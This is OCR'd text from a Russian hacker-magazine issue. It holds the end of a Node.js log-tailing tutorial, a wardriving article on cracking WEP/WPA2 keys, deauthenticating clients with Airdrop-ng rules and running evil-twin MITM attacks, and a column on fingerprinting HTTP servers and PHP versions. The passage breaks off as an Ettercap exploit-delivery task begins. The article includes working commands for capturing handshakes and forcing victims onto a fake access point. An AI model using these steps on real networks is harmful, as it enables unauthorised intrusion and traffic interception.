
Утилита для мониторинга логов

Node построен вокруг EventLoop — глобального цикла обработки событий, который на каждом тике проверяет, готовы ли данные для какого-либо из определенных пользователем коллбэков. Если данные есть, начинается выполнение кода. Если не осталось больше кода — ожидаем следующего вызова. Цикл выполняется вне JS, а в самом движке, написанном на C, вследствие чего это происходит очень и очень быстро (порядка сотен тысяч раз в секунду). Что-то типа бесконечного цикла. В дополнение к этому в сервер встроен очень эффективный сборщик мусора (GC), поэтому даже тысячи подключений не вызывают переполнения памяти и падения сервера. Node.js обладает встроенной родной системой работы с событиями.

ПРОСТЕЙШИЙ STEAMING-СЕРВЕР

Попробуем написать простой, но в тоже время полезный пример, который в реальном времени будет выдавать пользователю полезную информацию без перезагрузки страницы. Вот идея для нашего приложения — брать новые данные, которые добавляются в текстовый лог, и выводить их в реальном времени на веб-странице:

```
var sys = require('sys'),
    net = require('net'),
    spawn = require('child_process').spawn,
    http = require("http");
sys.puts('\nMy process PID: ' +
    process.pid + '\n');
var tail  = spawn('tail', ['-f',
    '/var/log/nginx/access.log']);
// указываем названия лографйла
sys.puts("Start tailing");
tail.stdout.addListener("data",
    function (data) {
    sys.puts(data);
    //дублируем себе на консоль
});
http.createServer(function(req,res){
    res.sendHeader(200,{"Content-Type":
"text/plain"});
    tail.stdout.addListener("data", function
(data) { res.write(data); });
  }).listen(80);
```




Проект молодой, и API постоянно изменяется

С помощью функции spawn() мы создаем дочерний процесс утилиты tail, которая, собственно, и занимается тем, что считывает новые данные, которые появляются в лографйле. Процесс запускается только раз во время старта сервера. Собственно, наша задача — отлавливать моменты, когда команда tail будет выводить новые данные из лографйла и транслировать вывод на веб-страницу каждому подключившемуся клиенту. Для этого мы будем следить за возникновением события data (появлением новых данных) для переменной, к которой запущен процесс утилиты tail, и выводить их на страницу с помощью команды write(). Таким образом, соединение будет оставаться открытым для каждого HTTP-запроса. Вот и все. Следить за активностью процесса не так просто для обычного веб-приложения, но ничего не стоит для неблокируемой архитектуры node.js и логики выполнения, основанной на событиях. Нам остается только запустить скрипт: «node tail.js error.log» и открыть в браузере http://localhost:80. На странице будут отображаться все сообщения, которые появляются в лографйле error.log.

ВОТ И СКАЗОЧКЕ КОНЕЦ

Сейчас, выбирая на чем бы таком написать очередное web 2.0 приложение, где не только красивый клиентский код, но и что-то надо делать на сервере, тебя парит одна грустная мысль о том, что все уже изобрели и написали до тебя. Те же языки, что и десять лет назад, те же библиотеки, протоколы и сервера. PHP уже ого сколько лет, Perl так вообще седой, Python у всех на слуху, а Ruby успел надоесть. Писать для веба стало рутиной — посмотри, как твои друзья сидят и думают, что же сделать с 25-мегабайтным монстром Zend-framework. А тебе хочется что-то нового, быть на острие прогресса, создавать то, на чем потом будут писать все, а сейчас знают только увлеченные хакеры и ищущие себя дзен-программеры? Посмотри на JavaScript в сервере, он просто создан для этого. Очень простой, мощный, еще не погрязший в тонне библиотек и фреймворков. Задачи, которые на PHP не решить вообще, на базе Node.JS решаются буквально десятком строк. И, возможно, именно такое программирование, наконец, принесет утраченное чувство наслаждения от разработки!



▹ info

Большинство, если не все, библиотеки и проекты на Node.JS сосредоточены на Github, поэтому если нет какого-то модуля, нужного тебе, ищи его там.



▹ links

- Материалы по NodeJS: groups.google.com/group/nodejs
- Русскоязычный сайт и форум: forum.nodejs.ru
- Информация о серверном JS: en.wikipedia.org/wiki/Server-side_JavaScript
- Хороший мануал для начинающих по Node.JS: www.slideshare.net/the_undefined/nodejs-a-quick-tour
- Презентация-введение по Node.JS: nodejs.org/jsconf.pdf

Капитан Улитка

Вардрайвинг в нашем веке

Пентест беспроводных сетей: что нового?

Еще не так давно для взлома ключа к беспроводной сети потребовалось бы следующее: откомпилировать и установить под Linux необходимый софт, отыскать редкий беспроводной адаптер на строго определенном чипсете и еще, как минимум, пропатчить для него драйвера, чтобы можно было инжектировать пакеты в сеть. Так ли это сложно сейчас?


БЕСПРОВОДНАЯ АЗБУКА

Прежде чем начать, напомню несколько важных основ пентеста беспроводных сетей, чтобы освежить их в памяти для тех, кто с этой темой уже знаком, и ввести в курс дела тех, кто раньше с этим вопросом не сталкивался. Последним повезло больше всех, потому как подобрать пароль для беспроводной сети, при условии, что он вообще подбираемый, сейчас стало как никогда просто. Все упирается только в то количество времени, которое потребуется на это потратить.


Итак, беспроводные сети могут быть открытыми, к которым может подключиться любой желающий, и закрытыми, для подключения к которым необходимо ввести ключ. В закрытых беспроводных сетях по-прежнему, хотя и редко, используется защита WEP (Wired Equivalent Privacy), которая безнадежно устарела, и, в большинстве случаев, технология WPA/WPA2 (Wi-Fi Protected Access). Применение WEP — это своего рода приговор, потому что такая защита со 100% вероятностью взламывается из-за фундаментальных уязвимостей. Ключ к WPA/WPA2, напротив, возможно подобрать с помощью брутфорса, причем успех напрямую зависит от того, есть ли используемый ключ в словаре для подбора или нет. Несмотря на концептуально разные подходы к взлому этих защит есть одно общее звено — для проведения атаки необходимо перехватить беспроводной трафик в сети. С этой задачей справляются специально заточенные для работы с Wi-Fi-снифферы, в том числе утилита airodump, которая является своего рода стандартом де-факто. Правда, просто запустить сниффер и сохранить в дамп зашифрованные данные из эфира недостаточно. Обязательным требованием является перехват пакетов, которыми клиент обменивается с точкой доступа в момент подключения. В случае с WEP — это так называемые вектора инициализации IV, а в случае с WPA/WPA — последовательность «WPA Handshake». Только эти и другие пакеты, отвечающие за аутентификацию и поддержание соединения, передаются в эфир в открытом виде без шифрования. Загвоздка заключается в том, что клиент авторизуется на точке доступа довольно редко, и этого момента в общем случае пришлось бы ждать очень долго. Однако если отправить в сеть специально составленный пакет деаунтетификации, то он с большой вероятностью отключит клиента от AP и вынудит его подключиться к ней вновь. Для этого есть специальные утилиты. Авторитетная aireplay — одна из них. Тут надо сказать, что инжектировать фреймы возможно, если перевести беспроводной адаптер в так называемый режим мониторинга (monitor mode), а под виндой сделать это практически невозможно. По этой причине и сложилось, что стандартной платформой для игр с Wi-Fi являются *nix-системы. Проще всего эксперименты даются с помощью небезызвестного Backtrack, в который изначально включено все необходимое. Причем для запуска потребуется лишь сделать из дистрибутива загрузочную флешку с помощью утилиты **UNetbootin** (unetbootin.sourceforge.net). Возвращаясь к теории: когда на руках есть дамп с перехваченными пакетами, в бой вступает утилита непосредственно для взлома ключа. Тут есть разные варианты, но среди прочих выделяется классическая тулза aircrack, которая использует несколько алгоритмов для взлома WEP, а также метод брутфорса для WPA/WPA2. Если все проходит хорошо, на выходе программы пентестер получает ключ для беспроводной сети. Примечательно, что все три утилиты airodump, aireplay и aircrack входят в один пакет утилит **Aircrack-ng** (aircrack-ng.org).

WI-FI CRACKER

Из всего этого вырисовывается вполне понятная схема для взлома ключа к беспроводной сети (для определенности, пусть она будет защищена WPA2). Предварительно беспроводной адаптер переводится в режим мониторинга. После этого запускается airodump,



Простенький скрипт на Python избавляет от геморроя



Новая версия SpoonWPA, которая вот-вот появится в Сети

чтобы в целом изучить эфир и определить доступные сети. Далее в ход идет сниффер для перехвата данных беспроводных клиентов и строго определенной точки доступа (она указывается по MAC-адресу) на заданном канале, а в сеть с помощью aireplay отправляется deuth-пакет, чтобы отключить от точки доступа какого-нибудь пользователя (опять же, по MAC'у). Как только сниффер сообщает о перехвате последовательности WPA Handshake, дамп сниффера скармливается крякеру aircrack, который в свою очередь пытается подобрать ключ по словарю. Все очень просто, но довольно муторно и не очень удобно. Все утилиты консольные, поэтому постоянно приходится ковыряться с передаваемыми ключами для запуска, копировать туда-сюда нужные MAC-адреса, названия дампов. Перед атакой еще неплохо изменить свой собственный MAC с помощью тулзы macchanger, а чтобы отсоединить пользователя от точки доступа, тулзу aireplay зачастую приходится запускать несколько раз. И если раньше приходилось делать все вручную, то сейчас процесс можно без труда автоматизировать с помощью готовых решений.

1. AUTOMATIC WPA HANDSHAKE CAPTURE (code.google.com/p/svtoolz). Это очень простой, написанный на Python'е скрипт, который ты легко мог бы набросать и сам. Все, что он делает — это последовательно выполняет те самые действия для получения WPA hanshake'а, которые я только что описал. Запускает одну программу с нужными параметрами, обрабатывает ее вывод, формирует ключи для запуска следующей утилиты и т.д. От пользователя требуется только указать название интерфейса (например, mon0), канал, MAC-адреса точки доступа и клиента, а на выходе получить dump-трафика с Handshake'ом.

2. SPOONWEP/SPOONWPA (forums.remote-exploit.org). Эти две утилиты впервые появились в Backtrack3 и тут же стали популярными. Что легко понять: с этого момента для подбора ключа к беспроводной сети вообще пропала необходимость ковыряться в консоли. По сути, все, что позволяют делать SpoonWep/SpoonWpa — это удобно управлять тулзами из набора aircrack-ng с помощью графического интерфейса и выполнять часть действий автоматически. Но это ни в коем случае не отнимает необходимости понимать, что происходит во время атаки. Пользователю точно так же необходимо вручную указывать тот же самый канал, на котором работает точка доступа, правда, не в виде параметра для запуска приложения, а с помощью графического ползунка.

3. GERIX WIFI CRACKER (forums.remote-exploit.org). Большое количество недоработок, которые оказались в SpoonWep/SpoonWpa, заставила составителей Backtrack'а отказаться от них в четвертом релизе дистрибутива. Но свято место, как известно, пусто не бывает, и на замену пришла замечательная тулза Gerix Wifi cracker. Это не автоматический взломщик сети, но очень профессиональный помощник, упрощающий многие моменты. Что нужно делать самому пользователю: на вкладке «Configuration» вручную выбрать беспроводной интерфейс (не забыв перевести его в режим мониторинга с помощью специальной опции) и далее в списке, где приведен вывод сниффера, указать беспроводную сеть для взлома. После этого, в общем-то, остается нажать кнопки «Start Sniffing and Logging» и «Perform a test of injection AP» на вкладках WEP или WPA, в зависимости от используемой в сети защиты. Еще одна вкладка — Fake AP — позволяет мигом создать на нужном канале фейковую точку доступа — это фронтед для консольной утилиты airbase-ng.

КАКОЙ БЕСПРОВОДНОЙ АДАПТЕР НУЖЕН ДЛЯ ВЗЛОМА?

Перед тем, как экспериментировать, нужно убедиться, что беспроводной адаптер может работать в режиме мониторинга. Лучший способ — свериться со списком поддерживаемого оборудования на сайте проекта **Aircrack-ng** (bit.ly/wifi_adapter_list). Если же встанет вопрос о том, какой беспроводный модуль купить, то начать можно с любого адаптера на чипсете RTL8187L. USB'шные донглы легко найти в интернете за $20.



Китайский кит для взлома Wi-Fi

ВЛАСТЕЛИН БЕСПРОВОДНЫХ УСТРОЙСТВ

Важной составляющей любой атаки, как уже было сказано, является отключение беспроводного клиента от точки доступа, чтобы он заново



Gerix Wifi cracker из стандартного набора Backtrack 4

подконнектился и обменялся пакетами авторизации. Утилиты aireplay-ng, mdk3, Void11 — все, по сути, предназначены для одного и того же — отправки в беспроводную сеть пакета деаутентификации, чтобы разорвать коннект между клиентом и AP. Они написаны несколько лет назад, и до сих пор активно используются. Концептуально новая разработка была представлена в начале года в Вашингтоне на конференции Shmoocon — это тулза Airdrop-ng.

Что она позволяет сделать? Сказать по правде — почувствовать себя маленьким властелином. Дело тут не ограничивается только отключением клиента от точки доступа. Нет. Вместо этого ты можешь полностью управлять подключениями пользователей, разрешая или полностью запрещая им подключения к точке доступа. Политика задается с помощью правил, вроде тех, которые используются в файерволе. Причем это могут быть очень гибкие правила, позволяющие реализовать все что угодно. Начиная от того, что разом отключить всех пользователей от любых точек доступа (и препятствования их подключению вновь), и заканчивая сложными правилами, когда коннект разрешается только для строго определенной точки доступа, но и то только для конкретных клиентов (скажем, для ноутбуков компании Dell). Это очень круто.

Правила записываются в текстовом виде в специальный файл и считываются программой последовательно от первого до последнего. Каждое правило состоит из трех полей: action/ap/client. С помощью поля action правила разделяются на разрешающие (a — allow) и запрещающие (d — deny). Параметры «ap» и «client» указывают соответственно на точку доступа и клиентов, к которым это правило применяется. Общий синтаксис такой:

```
a(allow)/bssid mac(or 'any')|client mac(or 'any')
или
d(deny)/bssid mac(or 'any')|client mac(or 'any')
```

По умолчанию Airdrop-ng пропускает весь беспроводной трафик, что не сильно весело.

Возьмем для примера простое правило: d/00-11-22-33-44-55|any. Оно будет запрещать любым (any) клиентам подключаться к точке доступа, у которой MAC-адрес — 00:11:22:33:44:55. Вместо целого MAC'а можно

```
tuna airdrop-dev # python airdrop-ng.py -b -i wlan0 -t tuna-01.csv -r anyoneconnectedtoanapple

##################################################
#             Welcome to AirDrop-ng              #
##################################################

 Psyco Not found you may wish to install it to increase speed
Rule Number 1
d/apple|any
{'raw': 'd/apple|any', 'state': 'd', 'clients': 'ANY', 'bssid': '00:11:24:62:95:F9'}
Deny 01:80:C2:00:00:00 clients to 00:11:24:62:95:F9 bssid

Rule Number 1
d/apple|any
{'raw': 'd/apple|any', 'state': 'd', 'clients': 'ANY', 'bssid': '00:11:24:62:95:F9'}
Deny FF:FF:FF:FF:FF:FF clients to 00:11:24:62:95:F9 bssid

Rule Number 1
d/apple|any
{'raw': 'd/apple|any', 'state': 'd', 'clients': 'ANY', 'bssid': '00:11:24:62:95:F9'}
Deny 00:26:08:E9:23:2C clients to 00:11:24:62:95:F9 bssid

Rule Number 1
d/apple|any
```

Подробные логи Airdrop-ng

было указать только первые три составляющие, которые, как известно, закрепляются за конкретными производителями. Более того, можно даже задать название вендора в строковом виде (d/Linksys|any): программа в этом случае сама заглянет в базу Company OUI, где найдет

КОМПЛЕКТЫ ДЛЯ ВЗЛОМА WI-FI ДЛЯ ЛЕНИВЫХ

Дистрибутив Backtrack –это, по большому счету, готовый сборник софта для тех, кто не хочет париться с поиском утилит для пентеста. Но если говорить о взломе Wi-Fi, то сборники бывают не только программ, но и оборудования.

1. В MegaNews прошлого номера мы упоминали о **готовых комплектах девайсов для взлома Wi-Fi**, которые активно продаются в Китае под лозунгом «Интернет должен быть бесплатен». Собственно, сам комплект состоит из дешевой узконаправленной антенны, Wi-Fi USB-модуля, к которому можно подключить антенну, диска с записанным Backtrack'ом и подробной иллюстрированной инструкции о том, как подобрать ключ с помощью утилит Spoonwep/Spoonwpa. Собрать такой комплект ничего не стоит самому. Главное — приобрести беспроводный модуль; дешевле всего он обойдется, если покупать на известной китайской онлайн-барахолке dealextreme.com. Что касается антенны, то ее вообще можно сделать самому по схемам с сайтов nag.ru и lan23.ru.

2. Не в пример Китаю, в Штатах продается девайс, который намного более технологичен — это WiFi Pineapple (WiFi Pineapple). В двух словах — это **хардварная реализация атаки Rogue AP**. Внутри небольшого игрушечного ананаса размещается точка доступа с хитрым софтом, который «заманивает» клиентов и снимает трафик. Автономная работа «ананаса» достигается за счет 4-х пальчиковых батареек. Стоимость такой игрушки составляет $144, но разработчиками только приветствуется, если люди собирают девайс сами. В качестве основы взята дешевая точка доступа Fon 2100 (www.fon.com) с беспроводной картой на чипсете Atheros, держатель для батареек из онлайн-магазина радиотехники (bit.ly/onoffswitch), а в качестве ПО используется специальная версия утилиты KARMA — Jasager (www.digininja.org/jasager). На сайте www.hak5.org/w/index.php/Jasager даже приведена подробная инструкция по сборке и настройке.



Подставная точка доступа

соответствие «производитель — MAC-адрес» и подставит нужное значение. Те же самые правила относятся и клиенту. К примеру, так можно ограничить возможность Wi-Fi для всей продукции Apple: d/any|Apple. Еще одна особенность: в параметре client может быть указан список из разных MAC-адресов, например, 11:22:33:44:55:66,00:11:22:33:44:55,55:44:33:22:11:0. Теперь посмотрим, как это выглядит на практике.

КАК ПОЛЬЗОВАТЬСЯ AIRDROP-NG

Airdrop-ng написан на Python и требует для работы установленный airodump-ng и библиотеку Lorcon 1. Но если использовать Backtrack, то все необходимое и сама утилита без проблем установится из стандартного репозитория:

```
apt-get update
apt-get install airdrop-ng
```

Схема использования мало чем отличается от знакомых нам атак:

1) Первым делом надо перевести Wi-Fi-карту в режим мониторинга:

```
airmon-ng start wlan0
```

2) Далее запустить беспроводный сниффер airodump, сконфигурировав его вывод в .csv-файл:

```
airodump-ng -w dumpfile --output-format csv
mon0
```

3) После этого создаем файл с правилами для AirDrop. Возьмем для примера описанное выше правило, запрещающее соединения с AP, у которой mac = 00-11-22-33-44-55, и запишем его в файл rules:

```
nano rules
d/00-11-22-33-44-55|any
```

4) Все, осталось запустить сам airdrop-ng, прилинковавшись к csv-выводу сниффера и конфигу с правилами:

```
airdrop-ng -i mon0 -t dumpfile.csv -r rules
```

Утилита начнет свою работу, выводя сообщения об отправленных в сеть пакетах. Если помимо прочего указать ключ "-b", дополнительно будет выводиться подробный отчет. В результате на консоль будут выводиться сообщения, каким клиентам и где было разрешено или запрещено соединение. Как я уже сказал, условия могут быть намного более гибкими, это достигается с помощью каскада правил:

```
#Allow-правило
a/00-11-22-33-44-55|55-44-33-22-11-00

#Deny-правило
d/00-11-22-33-44-55|any
```

Таким образом, мы разрешаем доступ к точке клиенту с MAC-адресом 55-44-33-22-11-00, в то время как для всех остальных соединение по-прежнему останется недоступным. Получается, Airdrop-ng можно использовать как простейшую систему контроля доступа :). И это без какого-либо доступа к админке точки!



В Backtrack 4 есть и драйверы, и софт для пентеста Wi-Fi

EVIL TWINS V2.0

Опытные умы, наверное, уже догадались, какие возможности предоставляет Airdrop-ng в плане проведения MITM-атаки. Раз мы можем влиять на то, с какими AP имеет возможность работать беспроводной клиент, никто не мешает направлять его подключения к нашей особенной точке доступа, а на ней снифать весь проходящий трафик. Человек видит на ноутбуке сеть «Free Wi-Fi», подключается к ней и никогда не подозревает, что это вовсе не точка доступа заведения, в котором он находится, а подставная AP-шка, развернутая на ноутбуке с соседнего стола. Атака Evil Twins (или Rogue AP) известна еще с 2004 года и основывается на небезопасном поведении беспроводных клиентов. В людном месте с помощью специального софта поднимается точка доступа, которая отвечает на все probe-запросы, в которых клиент просит отозваться точки доступа с указанными параметрами. Фальшивой точке, как правило, устанавливается ESSID той беспроводной сети, которая легитимно развернута внутри помещения, поэтому клиент, ничего не подозревая, подключается к ней. Раньше многое зависело от уровня сигнала, который ты можешь предложить: чем он выше, тем больше шансов, что клиент подключится именно к твоей точке доступа. Сейчас же, когда появился способ насильно подключить клиента к своей AP, эта атака выводится на совершенно новый уровень. Для последнего потребуется Airdrop-ng и два правила, запрещающие соединение с любыми AP, кроме фейковой (пусть у нее IP будет равен 00:aa:bb:cc:dd:ee):

```
a/00:aa:bb:cc:dd:ee|any
d/any|any
```

Далее дело за традиционным софтом для проведения атаки Rogue AP. Методика впервые была реализована в тулзе KARMA еще в 2004 году. Позже проект был реализован как модуль Metasploit, и получившийся **Karmetasploit** (bit.ly/Karmetasploit) сейчас является одним из наиболее удачных решений для проведений атаки. Подробности использования доступны на сайте проекта. Пригодится также опыт разработчиков Airdrop-ng, который можно почерпнуть из их презентации на **Shmoocon** (www.shmoocon.org/2010/slides/wifibomb.zip). Хотя есть и другой, более простой и изящный способ — воспользоваться специальным девайсом, о котором ты можешь прочитать во врезке. Но он по понятным причинам и более дорогой.




info

Вся информация представлена исключительно в ознакомительных целях. Вмешательство в работу чужой беспроводной сети, во-первых, может вызвать недовольство ее хозяина, а, во-вторых, нарушает УК РФ. Имей голову на плечах. Автор и редакция за твои действия ответственности не несет.




Тюрин «GreenDog» Алексей agrrrdog@gmail.com



Easy Hack

ХАКЕРСКИЕ СЕКРЕТЫ ПРОСТЫХ ВЕЩЕЙ



Пример применения httprint'а.



№ 1 ЗАДАЧА: ОПРЕДЕЛИТЬ ВЕРСИЮ HTTP-СЕРВЕРА

РЕШЕНИЕ:

В недавнем номере][была хорошая статья, в которой описана тема сокрытия/изменения баннеров для различных сервисов, будь то FTP- или HTTP-сервер. Но, чтобы ты был всесторонне вооружен, поведаю тебе о более продвинутых методах детекта ПО. В этом номере о HTTP-серверах. Конечно, строчка «Server» в заголовке — это хорошо. Но на нее слишком легко повлиять. Что же у нас есть еще? Достаточно многое. Суть в том, что разные веб-серверы по-разному поступают в различных ситуациях. То есть мы посылаем различные запросы серверам, а они по-разному отвечают. В основном это связано с неопределенностями RFC и/или отклонением от них. Поэтому можно составить определенные отпечатки (fingerprint) каждого HTTP-сервера, иногда до конкретной версии.
Есть и пассивные методы, и активные. Активные — более точные, но требуют посыла (не)стандартных запросов, которые можно обнаружить. Вот некоторые способы фингерпринта:

- Порядок полей в ответе HTTP-сервера;
- Различные ответы сервера на запросы вида:

```
DELETE / HTTP/1.0 — «запрещенный» метод;
GET / HTTP/3.0 — «новый» версия протокола;
GET / LALA/1.0 — нестандартный протокол;
HEAD / — некорректный запрос;
```

И так далее.

- Различия в порядке слов, регистре в различных ответах веб-сервера;
- Различные тексты ошибочных (404, например) страниц;
- Специфичные для веб-сервера поля в ответе;
- Реакция сервера в зависимости от длины запроса;
- И прочее.

Ответы от различных HTTP-серверов. Видна разница в порядке полей, etag'е, регистре.

Response from Apache 1.3.23

```
$ nc apache.example.com 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Sun, 15 Jun 2003 17:10:49 GMT
Server: Apache/1.3.23
Last-Modified: Thu, 27 Feb 2003 03:48:19 GMT
ETag: "32417-c4-3e5d8a83"
Accept-Ranges: bytes
Content-Length: 196
Connection: close
Content-Type: text/html
```

Response from IIS 5.0

```
$ nc iis.example.com 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Content-Location: http://iis.example.com/Default.htm
Date: Fri, 01 Jan 1999 20:13:52 GMT
Content-Type: text/html
Accept-Ranges: bytes
Last-Modified: Fri, 01 Jan 1999 20:13:52 GMT
ETag: W/"e0d362a4c335be1:ae1"
Content-Length: 133
```

Response from Netscape Enterprise 4.1

```
$ nc netscape.example.com 80
HEAD / HTTP/1.0


HTTP/1.1 200 OK
Server: Netscape-Enterprise/4.1
Date: Mon, 16 Jun 2003 06:01:40 GMT
Content-type: text/html
Last-modified: Wed, 31 Jul 2002 15:37:56 GMT
Content-length: 57
```

То есть, на первый взгляд, способов очень много.
Таким образом, мы можем достаточно точно выделить отпечаток каждого веб-сервера.
Общая идея, я думаю, понятна. На практике же есть множество тулзов. Например, httprint под win/nix и входящий в **BT 4** (net-square.com/httprint/), опенсорсный httprecon под **win** (computec.ch/projekte/httprecon/. Поговаривают, что одна из лучших :). Обе приложены на диске.
Разница между ними, в основном, в количестве и качестве используемых тестов и логике, по которой они определяют важность «прохождения» веб-сервером какого-то теста. Ведь понятно, что точность определения версии сервера по отпечаткам имеет вероятностный характер и во многом основывается на методе выставления оценок за прохождение каждого из тестов, проводимых программой.
Кстати, даже с учетом глубокого изменения каких-то характеристик веб-сервера, определить версию можно. Например, есть net-square.com/httprint/httprint_paper.html для модуля ServerMask к IIS.
Есть также и онлайн-фингерпринтер веб-серверов (и не только) — это www.netcraft.com.
Дальнейшие примеры приводить не буду — проги слишком просты.
Но для более четкого понимания (лучше один раз потрогать, чем 100 раз увидеть :)) советую поиграться с любой из этих программ и каким-нибудь снифферомм. Серверы можно найти на shodanhq.com. Теорию на простых примерах можно почерпнуть тут — ujeni.murkyroc.com/hmap/. База ответов на различные запросы — computec.ch/projekte/httprecon/?s=database.
Следует также упомянуть, что HTTP-фингерпринт очень нежелательно проводить через HTTP-прокси, так как последний может сильно изменить ответ от сервера.

№ 2 ЗАДАЧА: ОПРЕДЕЛИТЬ ИСПОЛЬЗОВАНИЕ PHP И ЕГО ВЕРСИЮ НА УДАЛЕННОМ СЕРВЕРЕ.

РЕШЕНИЕ:

Задача нетрудная, но в некоторых случаях бывает необходима. К примеру, когда на серверах часто юзают mod_rewrite (если не в теме — очень лаконично описано на Википедии в статье «ЧПУ_Интернет»). Зачем версия? К примеру, сам PHP имеет внутренние уязвимости, которыми можно воспользоваться. В этом можно убедиться, порыскав на exploit-db.com. Можно посмотреть заголовок от веб-сервера, где наряду с его баннером может быть и инфа о PHP.



Корявый значок на ВК

Но есть другой забавный способ. А именно — «пасхальные яйца» от создателей PHP. Причем они применимы к любым PHP-скриптам, даже с ошибками в стиле Fatal Error. Пишем любой из пунктов к любому скрипту:

```
скрипт.php?=PHPE9568F36-D428-11d2-A769-00AA001ACF42
скрипт.php?=PHPE9568F34-D428-11d2-A769-00AA001ACF42
скрипт.php?=PHPE9568F35-D428-11d2-A769-00AA001ACF42
скрипт.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000
скрипт.php?=SUHO8567F54-D428-14d2-A769-00DA302A5F18
```

Первый — забавная картинка, второй — лого PHP, потом лого ZEND, список авторов, лого от Suhosin (добавка к PHP). Причем отображение первого пункта сильно меняется в зависимости от версии PHP. Соответствие и описание «почему оно так» можно найти на www.0php.com/php_easter_egg.php.
Жаль, что отключается эта фича тем же, чем и добавление в ответ сервера заголовка о PHP, а именно — установкой «expose_php=off» в php.ini.



Забавные картинки в PHP

№ 3 ЗАДАЧА: ПОДСУНУТЬ ЖЕРТВЕ СВОЙ СПЛОЙТ, ИСПОЛЬЗУЯ ФИЛЬТРЫ ETTERCAP.

РЕШЕНИЕ:

Продолжу тему атак обычных юзеров. Ситуация та же — «доступен» только браузер пользователя, а нам требуется «заставить» перейти его на нашу страницу с эксплойтом. Представим, что мы находимся с ним в одной подсети, так как нам снова понадобится возможность доступа к трафику. Но на сей раз воспользуемся такой хорошей вещью как «Ettercap NG». Что приятно — есть и GUI'шный интерфейс, и консольная версия. Последняя версия — 0.7.3. На сайте ettercap.sourceforge.net есть исходники как под разные виды nix'ов, так и под винду. В общем, это сниффер, наделенный важными и нужными для нас возможностями. В их число входят:

